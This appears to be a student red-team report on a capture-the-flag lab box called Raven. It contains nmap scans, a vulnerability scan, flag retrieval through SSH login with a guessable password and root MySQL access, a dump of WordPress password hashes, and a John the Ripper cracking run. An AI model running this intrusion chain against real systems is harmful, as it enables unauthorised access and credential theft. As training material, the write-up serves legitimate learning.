Red Team: Summary of Operations

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Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

\$ nmap -sV -A 192.168.1.110

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Host script results:
 _clock-skew: mean: -3h20m00s, deviation: 5h46m24s, median: 0s
_nbstat: NetBIOS name: TARGET1, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
  smb-os-discovery:
    OS: Windows 6.1 (Samba 4.2.14-Debian)
     Computer name: raven
NetBIOS computer name: TARGET1\x00
     Domain name: local
     FQDN: raven.local
     System time: 2021-07-24T22:59:51+10:00
  smb-security-mode:
    account_used: guest
     authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
smb2-security-mode:
    2.02:
       Message signing enabled but not required
  smb2-time:
    date: 2021-07-24T12:59:51
    start_date: N/A
TRACEROUTE
              ADDRESS
HOP RTT ADDRESS
1 0.83 ms 192.168.1.110
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds root@Kali:~# ■
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This scan identifies the services below as potential points of entry:

- Target 1
- ssh(ssh)
- http(port 80)
- rpcbind(rpcbind)
- netbios-ssn(port 139)
- netbios-ssn(port 445)

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root@Kali:~# nmap --script vuln 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-24 09:07 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00089s latency).
Not shown: 995 closed ports
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Host script results:

_smb-vuln-ms10-054: false
_smb-vuln-regsvc-dos:
VULNERABLE:
Service regsvc in Microsoft Windows systems vulnerable to denial of service
State: VULNERABLE
The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.

Nmap done: 1 IP address (1 host up) scanned in 45.10 seconds
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Found the following possible CSRF vulnerabilities:

Path: http://192.168.1.115:80/
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01

Path: http://192.168.1.115:80/wordpress/
Form id: search-form-60fc3d3063644
Form action: http://192.168.1.115:80/about.html
Form id:
Form id:
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01

Path: http://192.168.1.115:80/team.html
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01

Path: http://192.168.1.115:80/contact.php
Form id:
Form id:
Form action:
Path: http://192.168.1.115:80/contact.php
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01

Path: http://192.168.1.115:80/sevice.html
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01

Path: http://192.168.1.115:80/sevice.html
Form id:
Form action: https://spondonit.us12.list-manage.com/subscribe/post?u=1462626880ade1ac87bd9c93a6id=92a4423d01
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
Running the command <u>nmap -Pn --script vuln 192.168.1.110</u> we identified the following vulnerabilities on Target 1:

- smb-vuln-regsvc-dos(CVE-2002-0724)
- Cross Site Request Forgery

Exploitation

The Red Team was able to penetrate 'Target 1' and retrieve the following confidential data:

- Target 1
- flag1{b9bbcb33e11b80be759c4e844862482d}
 - Exploit Used:
 - Inspected services webpage and located flag1.txt hash



- flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
- Exploit Used:
- After running the command <u>ssh michael@192.168.1.110</u> and inputting the password michael we were able to gain access to the target machine
 - Within michael navigate to the directory /var/www where we located the flag2.txt file

- flag3{afc01ab56b50591e7dccf93122770cd2}
 - Exploit Used:
- We gained access to the mysql database within michaels account by running the command <u>mysql wordpress -u root</u>

-In mysql we ran the command <u>SELECT * FROM wp_posts</u> to display the contents of the tables we discovered;

- flag4{715dea6c055b9fe3337544932f2941ce}:
 - **Exploit Used**
 - We found flags 3 and 4 simultaneously using the above method
 - SELECT * FROM wp_posts; was the command run as previously stated





We also ran the command <u>SELECT * FROM wp_users</u> which revealed the hashes for michael and stevens password, allowing us to brute force later in the engagement

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mysql> SHOW tables;
  Tables_in_wordpress
  wp_comments
wp_links
  wp_options
wp_postmeta
  wp_posts
wp_term_relationships
  wp_term_taxonomy
wp_termmeta
  wp_terms
wp_usermeta
  wp_users
12 rows in set (0.00 sec)
mysql> SELECT * FROM wp_users
| ID | user_login | user_pass
on_key | user_status | display_name |
                                                                                                             | user_url | user_registered
                                                                  | user_nicename | user_email
                     | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael 0 | michael
   1 | michael
                                                                                     | michael@raven.org |
                                                                                                                          2018-08-12 22:49:12
                     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
0 | Steven Seagull |
   2 | steven
                                                                                     | steven@raven.org
                                                                                                                          | 2018-08-12 23:31:16 |
2 rows in set (0.00 sec)
mysql>
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root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
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Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 27 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 28 candidates buffered for the current salt, minimum 48 needed for performance.
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Warning: Only 28 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 29 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 29 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performanc
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